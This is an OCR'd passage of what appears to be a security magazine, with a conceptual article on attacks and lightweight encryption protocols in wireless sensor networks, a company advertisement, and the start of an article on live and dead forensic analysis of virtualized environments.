


Figure 4. *Architecture of the IEEE 1451 Standard (LOUREIRO, 2002)*

the wormhole is the best path for the transmission of packets.

Hello Inundations
Hello packets are sent by routing protocols between neighboring nodes to test and verify network connectivity. Thus, a malicious node can send packets Hello deliberately to any node in the network. The sensors, to receive these packages, think that node as a neighbor and will accept routing information advertised by them. These routes induce the nodes to perform packet forwarding where the malicious node directs.

Spoofing of Positive Recognition
This attack is used with the goal of making it look like a bad traffic route looks good and suitable for sending packets, or showing that a disabled node is operating normally. This is done when a malicious node sends a positive acknowledgment to a transmitting node, with transfer of the message by the attacker node.

The Ring of Evil
The ring of evil occurs when malicious nodes surrounding a sensor or group of sensors and refuse to forward packets by injecting misinformation in the ring. For this case, it should be noted that when a network is compromised, or when a node is surrounded by many malicious nodes, it becomes difficult to make viable decisions.

Loops
Loops can be introduced into the network by intruders. These in turn, through the propagation of routing information for sensors, cause information to be circulated through the network indefinitely, resulting in increased energy consumption in an SN until exhaustion.

Encryption Algorithms and Security Protocols in WSNs

Sensor networks use wireless communication, making them more vulnerable to attack, since this type of communication is broadcast. The network is more susceptible to intruders, which can easily listen to, intercept and alter data traveling on the network.

The purpose of providing security in WSNs brought the need for the creation and implementation of algorithms and techniques to establish secure communication between the various nodes involved in a particular environment. For this to

become more efficient, the initial solutions proposed directly involved the layer with the highest incidence of attacks – the layer three – network. It is at this layer that the creation, integration and improvement of security codes are directly made in the protocols routing.

Using encryption and secure protocols in WSNs can prevent or reduce the severity of most of the types of attacks presented earlier. However, due to limited resources (energy, processing, and memory) in the existing sensor nodes, choosing an algorithm to encrypt and decrypt messages sent by these nodes is not a trivial task. This is because the more complex (in terms of processing and key size) the algorithm, the greater the security, but more energy will be spent and therefore the lifetime of WSNs decrease (Araújo, 2004).

Implementations of routing protocols for ad hoc networks in sensor networks were successful with respect to packet forwarding. However, the solution did not meet safety expectations, as this aspect is not native in their algorithms. In addition, implementation of public key cryptography in this type of network is not feasible since it consumes too much energy resources of the sensors and the network as a whole. Thus, most of the proposed algorithms for secure protocols for sensor networks apply symmetric key encryption, both to save energy and to ensure confidentiality and authentication between sensors and the base station.

Perrig (2001) states that the variables needed to make key calculations would not fit in the memory of a sensor and that the spread in signal broadcast, too, is a major obstacle, especially on the issue of key distribution, since it is not a reliable means. The good news is that studies and research have been conducted in order to solve some of these problems.

Changing and implementing security code level protocols AODV (Ad Hoc On-Demand Distance Vector Routing) and DSR (Dynamic Source Routing) were proposed by Marti et al (2000), which, even with some efficiency problems, resulted in the creation of two new algorithms: the watchdog and pathrater. The first act promiscuously, which consumes more energy in checking the activities of the network nodes for packet forwarding. The second, based on data provided by the watchdog, acts in measuring the reliability of the transmission rates of the alternative routes to the same destination. But, how does the performance of these two algorithms determine if two nodes are normal and attacking its neighbors at the same time?

One attempt to answer this question was proposed by Michiardi (2002)who presented a mechanism that forces collaboration between sensors and generalizes the measured transmission rates – CORE (Collaborative Reputation Mechanism to Enforce Node Cooperation in Mobile Ad Hoc Networks). In this mechanism the neighboring nodes of a particular node collaborate measuring the efficiency of this node in the performance of assigned tasks to it. This in turn is being reviewed and may change information on the packages around it. Therefore, there is no guarantee of the reliability of the data transmitted.

The need to connect to other networks creates vulnerabilities to network attacks and security incidents. For a network that is always available to users certain requirements must be adopted. In WSNs the SN should be installed and configured according to policies and goals before being placed online. The security of a WSN is mainly tested before and during your installation, because one of the problems with services is that they consume too much energy in its operation and affect their lifetime of the sensor.

Some limitations of this type of network, such as processing and low power consumption, make the use of encryption not suitable as it requires a more processing with a higher consumption of energy. Thus, providing security in wireless sensor networks becomes a great challenge, which required security mechanisms that are appropriate to the restrictions of memory, processing and bandwidth existing in this type of network.

Precautions

Some precautions are necessary when considering a communication infrastructure data safe. It is necessary to know what the objectives and requirements are, and have to be considered when choosing the application. Managing the information that will be sent by its nodes so as not to overwhelm the sensor, since these have several limitations.

Requirements

The availability of services to authenticated and authorized users must be constant. For this, the network must by necessity be free of any realistic possibility of denial of service or distributed denial of service. The DoS or DDos consist of overload requests, draining air resources and network services.

As the components of the network sensors are addressed here, it becomes necessary for constant verification of energy use, since this is a primary issue for the lifetime of a WSN.

Principles of availability, integrity, confidentiality and authenticity are vital for any network data communication, since they guarantee that an intruder cannot get the information. This is achieved through

the use of encryption that is implemented in security protocols, so that an attacker stealing information exchanged by SN condition not understand it.

In WSNs cryptographic keys are held by the SN. The more keys each node is uses, the more private, unique and reliable the information is, ensuring the authenticity and eliminating the potential for malicious information.

The verification of a given source can be done using protocols that make challenges to the transmitters. These messages are sent in plain text so that we encrypt and authenticated with your key.

The authenticity is confirmed by the data sent to the decryption mechanism authenticator, which then verifies the key used is correct and that the sender is really who they say they are.

Another mechanism for authenticity verification and validation is to exchange a secret key to compute a message authentication code, but this solution is not secure since the propagation of the messages is broadcast due to the wireless characteristic of the network.

The update ensures that information is not copied and inserted in the network. Copied data would be authentic, but not valid. This mechanism is achieved by the use of cryptographic keys revocation which is done periodically. The SN resists manipulation and is always updated to changes in the network.

Data integrity ensures that nothing has been altered in transit by an adversary. This mechanism is usually implemented through the use of hash functions. Any data can be manipulated without the attacker knowing it was encrypted. Thus, a given node or NS can be manipulated, but without knowing the hash, the changes made will not allow access. Depending on the particular application such action may be detrimental to the operation of the services and the network as a whole.

The nodes should be resistant to manipulation because if a malicious user can gain access to a node they cannot obtain sensitive information such as data, code and even a cryptographic key. If an attacker was in possession of such false information a fake node can be included in the network.

The SN should be collaborative, contributing to the functioning of the network, and not forwarding data packets or control. It is necessary to note that the behavior of the network is idle while a SN is not in connection with the rest of the network. this happens, he will be prevented from exchanging information with the network.

Law (2002) says that in order to detect an intrusion of this kind of behavior, you would need some sort of mechanism that detects network anomalies through the use of an IDS, but this mechanism is still very sophisticated because it is included at the time of development of the sensor networks and can cause a great expenditure of energy.

Limitations

Encryption algorithms for sensor networks require a compromise between the security provided by the algorithm and the amount of energy it uses. Studies and comparisons have already been made by Law (2002) between the TEA and RC5. Their choice was made apply to sensor networks.

This is highly relevant since energy is required to encrypt, decrypt, send and receive data as well as store the information to process, verify and validate signatures that travel over the network. All this results in energy consumption, and the amount stored on this sensor as well as the use thereof is its main limitation.

To Akyildiz (2002) another important factor is the behavior during the process in which the sensor is on standby to conserve power. At this time, the sensors may lose synchronism necessary for the functioning of security algorithms, since there is an exchange of information used in the update process of keys. If a node loses this information, it may be unable to exchange information with the network. This mechanism must be used carefully, because the fact that a sensor in and out of this state may expend more energy than if it was on all the time.

Following are the major cryptographic algorithms and protocols, simple, efficient, low power consuming and memory, developed in order to provide security for wireless sensor networks, so that the process of communication in these networks more efficient and safe.

The RC5 Algorithm

This encryption algorithm was developed in 1994 at the Massachusetts Institute of Technology (MIT) by Ronald Rivest, who initially called it “Ron’s Code”.

Its high performance occurs because its simplicity and speed not require much memory consumption within the sensor, the CR5 can be parameterized by word size (block to be encrypted), number of iterations and key size – which can customized to provide different levels of performance and security, is considered as the most suitable encryption algorithm for WSNs.

The RC6 Algorithm

The RC6 is a variant of the RC5 block cipher type (block cipher), being simple enough to be easily stored and can be implemented in a compact form both in software and hardware.

In creating the RC6 its authors wanted to make it more secure against cryptanalysis and faster than RC5, with the difference being the schema key that is generated more leads than in RC5, these derivations are called subkeys.

Its main difference with respect to its previous version is that the rotation of RC6 uses variable digits for places determined by the data rather than replacing tables in its encryption process.

The DES Algorithm

Created by Horst Feistel and initially called LUCIFER, DES (Data Encryption Standard) encryption algorithm is the best known in the world.

Long used by the U.S. government and a lot of banks, this algorithm has undergone some modifications (National Bureau of Standards – NBS), when it received its current name (DES), and may also be called DEA (Data Encryption algorithm). It is widespread and requires a greater capacity for data storage due to the tables used in queries, serving as a basis for comparison with other algorithms that require little storage space.

The TEA Algorithm

The TEA – Tiny Encryption Algorithm, was designed and created in 1994 at the University of Cambridge by David Wheeler and Roger Needham in order to be used on platforms that are quite simple or require high processing power.

Its basic principle is one of the simplest encryption processes, which consists of a large number of iterations with XORs and the sums and subtractions XORs coding and decoding, which reduces its complexity and enhance its performance. Thus, it is estimated that the TEA is at least three times faster than DES.

This algorithm uses the sequence of operations on words instead of wasting energy with hardware operations on bytes or 4 bits. The security provided by it is related to the large number of iterations used and not its complexity.

The SkipJack Algorithm

This algorithm was proposed, designed and sponsored by the U.S. government during the 1980's through the National Security Agency (NSA).

Released for use in 1998, SkipJack was created to be used in chips and require little storage space – a necessary condition for providing security in sensor networks, transforming an input block of 64 bits within a block of 64-bit output. The transformation is parameterized by a key of 80 bits and involves performing 32 iterations of a nonlinear function.

The INSENS Protocol

Assuming that an intruder node will affect only their neighbors and not the network as a whole and the possibility of permanent existence of this type of node, INSENS (Intrusion-tolerant routing protocol for wireless sensor networks) is able to detect a malicious node and not to consider the routine tasks of the network. Beyond the use of path redundancies for data transmission, INSENS also limits the type of communication between the sensors to help prevent attacks such as denial of service. If a route is impaired by the presence of an intruder node, alternative paths may be used, (single or distributed), making only the base station, open to attack. There is also packet filtering and routing by the base station or the sink, which provides the infrastructure WSN, increasing its robustness.

The insertion prevention and dissemination of false routes in the network is done through authentication of routing control information. This is done by the base station which in turn uses processes and propagates the routing tables for the sensors. Thus, the sensors retain the tables received and not update them. This is somewhat favorable because it minimizes computation, communication, storage and bandwidth required by the sensor, but is unfavorable to the sink, since it will need to increase these same characteristics.

From the moment that an intruder node is identified, all evidence of perceived intrusion on routes that rely on this node is associated with it. This association is performed in the third part of the algorithm. If a node intruder has been identified, the second parameter of the function "Detect intruder" gets the node identified as an intruder. If this parameter is checked, then the signs of intruders are associated with that node.

The Ariadne Protocol

The Ariadne (Secure on-demand routing protocol for ad hoc networks) was created primarily for ad hoc networks, but can be used in WSNs. It is a secure protocol that works with on-demand routing to prevent the forging and changing of information in the routing tables. In this protocol each node algorithm generates a chain of cryptographic keys. However, as mentioned earlier in this topic, memory constraints and energy consumption of sensors, prevent keys are generated very long chains which results in a greater expenditure of time and energy into your calculation.

The SPINS Protocol

The SPINS (Security Protocols for Sensor Networks) are a set of specific rules for providing se-

curity for WSNs consisting of two protocols: the µTESLA (Micro Timed Efficient Stream Loss-tolerant Authentication Protocol) and SNEP (Sensor Network Encryption Protocol) – these protocols ensure that data traveling over the network is intact, allowing the base station and the sensors communicate with each other through a secure routing. The first is responsible for the confidentiality and authentication in the network. The second addresses issues of authentication and update the communication between us and the messages broadcast with low overhead.

The SNEP is based on a counter shared between transmitter and receiver used as the initialization vector for the encryption algorithm that is used in the encryption and decryption of data. In this case, encryption is performed by an RC5 algorithm lean due to limitations of the sensors, and therefore more suitable for the WSN. As both participants have the counter and increment after each block of encrypted data, the counter does not need to be sent to each transmission. Thus, to authenticate the transmitter and receiver and maintain data integrity code is used for message authentication.

The µTESLA uses a method for authenticating communication broadcast from symmetric keys for emulating asymmetry that no unauthorized receiver can obtain the key. For that sends a message to each node participating in the network parameters necessary for communication to be safe and for the algorithm to work. The authenticity of these parameters is guaranteed by a digital signature. There are proposals that attempt to optimize the process parameters for transmission other than point to point, for a network with many nodes that process would induce a large delay (Liu 2003).

Distribution and Management of Cryptographic Keys

The distribution of cryptographic keys for a group of participants is vital in the formation of WSNs. Therefore, the cycle for the establishment of a key chain or key corresponds to all of the following: pre-distribution, transportation, and arbitration agreement.

The pre-key distribution is the distribution of keys by the nodes concerned before the start of communication. This requires that all network nodes are previously known, although not always required that all participating network.

In key transport, exchange keys entities to communicate. The simplest method for this phase is called Key Encryption Key (KEK), which is to encrypt the new key with the shared secret, and only those who possess this secret we can get a new key. In case there is a key for a group previously known, but there is a public key infrastructure, this new key can be exchanged by encrypting it with the public key of the node that will receive it.

The arbitration keys using a central arbiter to create and distribute keys between participants, which makes it a specialization of the transport phase. In infrastructure systems, a central point is chosen to play the role of arbitrator. However, in sensor networks, this function centralized arbiter is prohibitive because of the absence of infrastructure and resource constraints.

The key agreement corresponds to the key exchange after the start of the network. Here secrets between nodes will be established through asymmetric keys, if they are available. This is necessary to achieve a secure communication within the network, even though it is a very costly operation.

Key management is the process in which the cryptographic keys are generated, stored, protected, transferred, loaded, used and destroyed. This management is problematic in sensor networks because they are vulnerable to manipulation due to its limited memory and energy.

To meet the functional requirements and security of most sensor networks must take into account certain requirements such as:

- Do not work with a single key, because due to their lack of protection
- Respect scalability criteria when adding new nodes. Nodes can be added at any time without cause excessive increases in the level of processing per node, communication and administrative overhead on the network.

This can be considered two types of schemes for key distribution in sensor networks. One that is open to the entire network and a specific type of node. The open type network team throughout the network node with the same key and equates compromise of a single key system with the involvement of the entire network. If there is information theft, the network is completely compromised. The specific type of node determines a single key combination for all of the nodes who are communicating.

There are other proposals for the secure distribution of keys that offer protection on small-scale attacks, increase network security by passing the key through multiple paths and ensure network security even with some nodes compromised.

Providing Security in Base Stations

In some WSNs, sensors can make use of an access point, also called a base station, to provide for communication between nodes.

The applications of this type of network demonstrate the necessity of using base stations in some cases, especially in the sensing areas of difficult access. The standard for sensor networks aims to specify the protocol for medium access control layer used in MAC (Medium Access Control) and different physical layers as well as offer two methods of access control: the Distributed Coordination Function – based distributed control and Function Coordination Spot – based on consultation, where the base stations consult the nodes enabling transmission and reception of data, from time to time.

During the proposal of its algorithms many authors assume that the base station is a safe spot. The justification is that by having greater processing can have a more efficient algorithm that derives security. However, even the base station is subject to attack. Campista (2003) proposes three methods that can increase the safety of base stations:

- Establishment of multiple paths to multiple base stations: the introduction of redundant base stations provides protection against attacks to a single base station; this strategy can be considered for both the route discovery phase and for data transfer.
- Hide the address of the destination in packets transferred: by obtaining a packet, an attacker has no way to identify the destination, which could be the address of the base station.
- Displacement of the base station in the network topology: with that, the base station would not be static, which would hinder physical alterations/destruction.

Conclusions

Security mechanisms inevitably cause processing overhead when applying a WSN, and possibly also cause communication overhead due to the increase in size of the messages. However, for some applications, this overhead is acceptable because your security needs.

There is still lot of evolution that must occur in this area not only about the safety aspects in particular, but in all matters related to sensor networks. The major limiting factor to this type of network is the amount of energy that is stored and processing capacity of nodes that limit their applications.

Few security algorithms were developed and implemented for these types of networks, allowing much space for research and development in this area. What has been observed is that one should seek a solution that can reconcile the limitations of energy with maximum possible security.

Bibliography

- AKYILDIZ, I., Su, W., Sankarasubramaniam, Y., and Cayirci, E. "A Survey on Sensor Networks". IEEE Communications Magazine, 2002.
- ARAÚJO, Rodrigo Cavalcanti de. "Um Estudo do Impacto do uso de Criptografia em Redes de Sensores sem Fio (RSSFs)". Universidade Federal de Pernambuco – UFPE, 2004.
- CAMPISTA, Miguel Elias M. & DUARTE, Otto Carlos Muniz B.. "Segurança em Redes de Sensores Sem Fio". Universidade Federal do Rio de Janeiro – GTA/UFRJ – 2003.
- CORDEIRO, C. M. & AGRAWAL, D. P.. "Wireless Sensor Netorks", In Mobile Ad hoc Networking, 20º SBRC, 2002.
- HEIDEMANN, J., et al.. "Buiding Efficient Wireless Sensor Networks". In 18Th ACM Symposium on Operating Systems Principles, 2001.
- LAW, Y., et al. "Assessing Security-Critical Energy-Eficcient Sensor Networks". 18th IFIP TC11 Int. Conf. on Information Security. Security and Privacy in the Age of Uncertainty (SEC), 2002.
- LIU, D. e Ning, P. "Efficient Distribution of Key Chain Commitments for Broadcast Authentication in Distributed Sensor Networks". 10th Annual Network and Distributed System Security Symposium – p. 263-276, 2003.
- LOUREIRO, Antonio A. F., et al.. "Redes de Sensores Sem Fio". Anais do XXII Congresso da SBC, Florianópolis – Santa Catarina, Julho de 2002.
- MARTI, S., et al. "Mitigating Routing Misbehavior in Mobile Ad Hoc Networks". 6th Annual International Conference on Mobile Computing and Networking, 2000.
- MICHIARDI, M., e Molva, R. "CORE: A COllaborative REputation Mechanism to Enforce Node Cooperation in Móbile Ad Hoc Networks". In Communications and Multimedia Security Conference, 2002.
- MOREIRA, Mauricio Alves. "Fundamentos do Sensoriamento Remoto e Metodologias de Aplicação". Câmara Brasileira do Livro, São Paulo, 2001.
- PERRIG, A., et al. "SPINS: Security Protocols for Sensor Networks", In Seventh Annual ACM International Conference on Mobile Computing and Networks. Mobicom, 2001.

DEIVISON PINHEIRO FRANCO

Deivison Pinheiro Franco is Graduated in Data Processing. Specialist in Computer Networks, in Computer Networks Support and in Forensic Sciences (Emphasis in Forensic Computing). IT Analyst of Bank of Amazônia. Professor at various colleges and universities of disciplines like: Computer Forensics, Information Security, Computer Networks, Computer Architecture and Operating Systems. Computer Forensic Expert, IT Auditor and Pentester with the following certifications: CEH – Certified Ethical Hacker, CHFI – Certified Hacking Forensic Investigator, DSEH – Data Security Ethical Hacker, DSFE – Data Security Forensics Examiner, DSO – Data Security Officer and ISO/IEC 27002 Foundation.

Fusic

Fusion of Society, IT and Culture

Founded in 2003 in Fukuoka, Japan. Fusic provides several IT related services all around Japan. Among the services we provide are: web development, contract-based software development (such CMS and CRM), etc. We also developed our own web-based presentation service "Zenpre", and e-Commerce platform "Ureru-net-kokoku-tsukuru", and serve consumer through ASP. Currently, we also play a leading role in the mobile applications development in platforms such iPhone and Android.

Yoichiro Hamasaki
Vice-President
Co-Founder

Sadayoshi Noutomi
President
Founder

Fusic Co.,Ltd http://fusic.co.jp/ info@fusic.co.jp

Fukuoka Head Office
Shin-nihon build.9F, 2-4-22 Daimyo Chuo-ku, Fukuoka-shi,
810-0041, JAPAN
+81-92-737-2616 +81-92-737-2617

Fukuoka Laboratory
East Fukuoka General Office 4F, 1-17-1 Hakata Station East,Hakata-ku, Fukuoka-shi,
812-0013, JAPAN

Tokyo Branch
Okura build. 3F, 1-4-10, Shibadaimon, Minato-ku, Tokyo, 105-0012, JAPAN
+81-3-6450-1633 +81-3-6450-1634

Approaches

For Computer Forensics In Virtualized Environments Live And Dead Analysis Techniques

The growth and evolution of environments and infrastructures bring the need for alternatives to simplification, increased productivity and reduced costs. To this end, virtualization is shown as one of the best and most efficient options to be adopted. However, their technique creates new challenges and difficulties for forensic computing (GALVÃO, 2009).

What you will learn...

- A technique for collecting traces computing in virtualized environments, upon the occurrence of a crime in this type of environment, that allows to obtain results identical or similar to those obtained in real environments;
- Choosing a technique for the ones with virtualized operating system, given the peculiarities of the environment turned on or turned off – situations that the forensic analyst can face.

What you should know...

- Approaches to computer forensic analysis and their procedures;
- Procedures for the stages of forensic analysis for computers;
- Features of virtualization and virtualized operating systems, from the forensic perspective;
- Basic techniques for forensic analysis of computers and operating systems;
- Situations that an expert can find when examine a virtualized machine and operating system.

In this context, and also to (MORRISON, 2009), virtualization arises as a cover and better distribute and use characteristics and physical resources of a computing platform, via a virtual hardware, emulating one or more isolated environments virtualizing if your hardware from the operating system and applications.

Faced with the above and for (MARINS, 2009) is of vital importance to focus special attention to the questions inherent and necessary security in virtualized environments, so as to enable an efficient audit process and computer forensics in cases of fraud and / or illicit that run these types of environments. Thus, according to (MONTEIRO, 2009) is intended to prevent, restore and analyze traces and computational evidence, both physical or virtual components, the data that have been processed or stored and accessed electronically.

Computer Forensic of Virtualized Environments

The purpose of virtualization is appropriate for working with virtual images of real machines without modifying them. Previously this process required the expert to clone the hardware (HD), puts it in a new machine and boot it. Thus, when the first boot, the expert still could not be sure whether the cloned image was adequate for research. Thus, whenever there was any suspicion of contamination of the clone, it was necessary to remake it from a valid copy. All this was a time consuming process and could easily be challenged, since the data integrity would be lost and / or questioned.

Operating systems and applications running in virtualized environments make different types of computational traces to be analyzed, which results in new evidence and procedures in conducting an investigation upon the occurrence of an offense digital. Factor that worsens due to lack of technical and / or procedures directed to execute its computer forensics.

Based on (MELO, 2009), (ORMANDY, 2009) and (BARRETT, 2010), it is observed that the concept of traditional forensics is designed to handle events that occur in the real world. In the virtual world, demand is very recent, even more when it comes to virtualized environments, that is, a virtual world inside a virtual world, and for lack of foren-

sic techniques specific to these cases, we seek to adapt existing methods to analyze situations occurring in this type of environment.

With the advancement of technology, various solutions have emerged to reduce costs and increase the availability of systems and services offered by the IT industry. One such solution is the complete virtualization of operating systems, allowing a decrease in spending on hardware.

Virtualization has brought a new computational paradigm, completely different from the previous one, where you cannot get access to the physical memory of virtualized systems that share the same hardware devices. In this scenario, how everything is virtualized system processes also are, as well as disks and media.

In this new paradigm, there is no physical access to servers with virtualized systems, and the crimes and the commitment of the information is not only prerogatives of traditional systems, these same issues also occur in machines and virtualized environments. Since the problem here is that it becomes necessary to understand how this technology works, how it is possible to perform analysis of their data, and especially how to use this technology for their own benefit in the light of computer forensics, as formerly, the expert had to make a new forensic image whenever there was a risk that the copy that was under analysis could have been modified.

With virtualization there is the possibility of changing the analyzed image at any time. Best practices for forensic computing expert virtualized environments have to make two clones of the original disc to make the phases proposed for collecting evidence and analysis.

Adapting the phases of a traditional computer forensic process, you can include the steps and the setting for the computer forensic analysis of virtualized environments, defining them in: Access, Collection, Analysis and Reporting. The first is for the expert to access effective environment to be analyzed. The second is for production of the images for use in expertise (both virtual as traditional). The third is to the actual analysis of the images generated by the expert. Finally, the fourth corresponds to reporting (report) analyzes about the environment.

Faced with the above, it is necessary to consider some aspects of computer forensics that are affected by virtualization, because there are several problems with the digital investigation within virtualized environments. They are:

- The data acquisition within the environment;
- How to collect data;
- What data to collect;
- How to deal with data that are usually always on “moving”;
- How to respect the privacy of other hosts that are not under investigation.

Therefore, below will explain the process of transformation of digital evidence occurred in virtualized environments into something that an expert can analyze and use with confidence. Thus, when using a virtual machine, the content of the machine can similarly be seen that the saw suspect. Since even discussed the concept of “best evidence” as well as the acceptability of the evidence obtained from the computer virtual instances of a suspect, describing a proposed method that combines traditional methods with virtual technology to enjoy the benefits of virtualization and still meet the rigors expected by forensic investigation upon the occurrence of crimes in virtualized environments.

Computer Forensic of Virtualized Environments – Live Analysis Technique

For a long time, computer forensics used only static units or “dead”. In fact, in many cases, this is still the main method of finding evidence. In this type of forensic analysis, often the evidence found is scarce and, as technology advances, the computer forensic analysis of virtualized environments dead (off) is facing challenges as more complex networks, greater storage capacity and encryption.

With increasing amount of evidence recoverable, the live analysis investigations are becoming increasingly common. In fact, many large organizations, especially those linked to the government, changed most of their types of computer forensics for live analysis, since in a large enterprise, data preservation can be quite expensive, since evidence obtained from images of complete disks of various officials may require several terabytes of storage.

Faced with the above, it is recommended to copy (not image) files that assemble and load the virtual machine suspicion on media that can be secured by chain of custody. This approach can be used for all cases except those in which the server virtualization is being used to influence or corrupt VMs.

The image file used by the VM contains all space allocated and unallocated physical machine, so if suspicious activity is on the original computer, copy the image file from the virtual machine, and the files associated with it are sufficient for research forensics. However, if there is any possibility of corruption or influence external to the VM affect

your files, they should be viewed instead of copied. However, if the allocation size of the virtual machine (file size that mounts the virtual machine) decrease over time, you may not need more than just the file system on the existing VM, depending on the specifics of each case.

As there is a large change in current computing landscape with green IT increasingly driving the concept and implementation of hardware consolidation, organizations have increasingly migrated to virtualized environments, which provides chances to undertake analysis computer forensics type live in these environments. However, there are some specific issues related to these environments that an expert should be aware of when conducting a live analysis of the same.

Fundamentals

All computer forensic analysis require that the methodologies used to collect evidence are sound and ensure that the evidence will be admissible in court. Computer forensics methodologies are also based on verification and repetition. Although live computer forensics analysis is becoming more acceptable, there are still some issues with this type of technique.

The main issue is that investigations like live change the system state investigated and their results cannot be repeated. Any change in the system state and check inconsistencies and repetition of the evidence goes against the accepted principles in the midst of computer forensics.

Until now, major advances have been made in relation to limitations on the admissibility of evidence collected by the technique of live type, but this type of collection used in virtualized environments can be a bit trickier.

Live forensic analysis help to protect digital evidence sensitive, easily changeable, and may be performed in different ways. Many commercial packages for computer forensics offer the ability to control and monitor the work environment (virtualized or not). A package can be acquired, and the data that travels on the environment can be collected in real time. Other packages allow collection and live analysis through web browsers. These applications offer the same features as an applet installed, but are used on demand or in an incident reported by the monitoring. Finally, there is the response of the first analysis where the live collections are made upon notification of an incident.

Regardless of the method used for data collection and analysis, the principle of live computer forensics analysis is based on the premise of collecting data from a running system (on) in order to collect relevant information and are not available for dead type analysis (with the ambient off). Thus, the information obtained in this technique usually consist of volatile system data, such as memory, running applications and processes and open ports, sockets and active connections.

When creating a forensic image is needed to prove that the image is an exact copy, or document and explain any and all differences and how they occurred. There is the possibility of creating a forensic image and then convert it or copy it to a virtual system. However, this becomes a problem when the case under investigation requires the analysis of many disks. But now there is a new image format called Advanced Forensic Format, which is designed to help the expert to handle disk drives and very large data volumes, through the allocation of metadata about a drive with the disk data and segmenting it into manageable pieces.

As said before, the traditional computer forensics requires the creation of a complete disk image, making it almost impossible to perform a skill in terabytes of data.

To resolve this type of situation, (BAWCOM, 2009) proposes the use of two techniques – The Live Response and The Live Acquisition. At first, the expert accesses a running system and collects information volatile and non-volatile, and one of the most practical ways to save volatile information, besides the use of commercial tools is the use of a remote system forensics, a CD / DVD, or a USB card. In the second, the expert creates an image of the hard drive while the system is still running. These two techniques defy best practices to solve problems that cannot be solved using traditional techniques of computer forensics.

Faced with the above, there are three rules that must be observed to ensure the reliability of digital evidence: must be produced, maintained and used in a normal environment and must be authenticated by an expert, and should be the best available evidence.

The RFC 3227 provides guidance and legal considerations for the collection and archiving of evidence and define best practices for responding to a security incident, describing the collection procedures in order of volatility, the more volatile to the less volatile and calls for evidence digital should be:

- Permissible – obey laws;
- Authentic – evidence for the incident;
- Complete – tell the whole story and not just a particular perspective;

- Reliable – there should be no doubts about authenticity and veracity of its collection;
- Credible – credible and understandable.

For purposes of efficient service these rules and guidelines as well as to reduce the challenges inherent in forensic tools, NIST produced a set of test specifications (specs of tools for digital images), for use in the validation of tools used to create forensic images. These specifications ensure that the tools for creating disk images produce forensic images reliable.

As virtualized environments are becoming increasingly common in live computer forensic analysis, depending on the tools used, the virtual environment may or may not be captured and analyzed in order to meet what advocates RFC 3227. To do this, imagine a scenario in which an organization uses an enterprise solution that includes a tool that monitors the workstations of its users through a monitoring program installed.

The intent of this environment is to provide its managers the ability to monitor machines on the network, which can be done silently putting up monitoring programs on a server without alerting users of the process, allowing the monitoring runs undetected and turning it into a tool for computer forensics. However, even if the monitor is silent, if you use a virtual environment that uses the network card of the host, the traffic can be analyzed, but monitoring would not be able to scrutinize the environment and be restricted to show only the activities of physical host and not the virtual.

This type of scenario has been tested with various tools, and was mostly ineffective in analyzing virtualized environments, where the analysis of network traffic and IP addressing, and monitoring recognizes the virtual environment, but can neither be installed nor run this type of environment. However, this is the most promising result, because the tool recognizes the virtual environment, since these types of monitoring are designed to run between the interacting and hypervisor host.

The advancement of techniques and virtualization technologies, as well as the spread of deploying virtualized environments brings with it progress monitoring tools these types of environments, which means that the evolution and improvement of forensic analyzes of them will progress significantly, since all the recent developments to its management provisioning and monitoring computer forensic experts to provide more concrete ways to find evidence. However, the combination of forensic analysis to virtualized environments must be certified on the monitoring capabilities of the tools for this type of environments, and other interesting aspect is monitoring the functioning of the monitoring VM from machine to machine.

In addition to commercial tools, there are many open source tools for monitoring and analysis of environments and virtual machines, such as Netcat, and its version of encryption, Cryptcat, for example. Both are free and used, in addition to monitoring for forensic imaging environment of trust between the target station and forensics.

Another open source tool is the Forensic Server Project, which can be used to collect forensic remote. There are also tools through bootable CD / DVD, among which we can mention the DFLCD and Knoppix STD. There are many tools available that provide conditions for live computer forensic analysis and can be used for research in virtualized environments.

Advances in data storage capacity that can support a removable drive, as well as its speed of reading and writing and also your ability to boot, make this type of media appealing tools for live forensic analysis.

Artifacts and Evidences

In a computer forensic analysis of virtualized environments in vivo, there are many similarities in the types and patterns of data collected in relation to a physical environment, because in some respects, the evidence will be the same in both a physical environment and in a virtual environment, such as logged users, open ports, running processes, information system and registry and connected devices.

In conducting a computer forensic analysis of virtualized environments in vivo, some additional considerations are relevant to validate the type of environment as: whether the environment is physical or virtual, whether for virtualization hardware, software or both, whether MAC addresses are, as well as specific hardware units and identifiable. These items may seem unimportant, but they can affect the outcome of a case.

Process Files and Ports

In any live computer forensic analysis of virtualized environments, it is important to capture their doors open and services, given the particularities of each virtualization tool. However, things are not always as they seem, so it is important that the expert undertake process analysis and doors carefully.

Log Files

Most virtualization vendors are already providing centralized resource management for virtual ma-

chines, as well as support for SNMP and WMI, but the standardization of logs remote is not quite perfect yet.

Memory Usage

